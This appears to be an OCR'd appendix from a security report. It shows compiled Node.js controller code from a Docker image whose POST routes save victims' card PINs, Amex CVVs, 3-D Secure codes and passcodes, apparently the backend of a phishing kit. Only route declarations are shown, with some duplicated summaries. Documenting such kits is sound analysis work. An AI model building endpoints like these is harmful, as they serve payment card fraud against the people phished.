


```
__decorate(
  [
    (0, decorator_1.Post)('/saveOrUpdatePinCodeData', {
      summary: '保存或更新PinCode',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveOrUpdatePinCodeData',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveOrUpdateAmexCvvData', {
      summary: '保存或更新AmexCvv',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveOrUpdateAmexCvvData',
  null
)
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
__decorate(
  [
    (0, decorator_1.Post)('/saveThreedSecure', {
      summary: '保存或更新3D Secure',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveThreedSecure',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveCustomCaptcha', {
      summary: '保存或更新3D Secure',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveCustomCaptcha',
  null
)
```




```
__decorate(
  [
    (0, decorator_1.Post)('/savePasscode', { summary: '保存或更新3D Secure' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'savePasscode',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/createUser', {
      middleware: [middleware_1.GenerateUniqueIdMiddleware],
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'createUser',
  null
)
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js

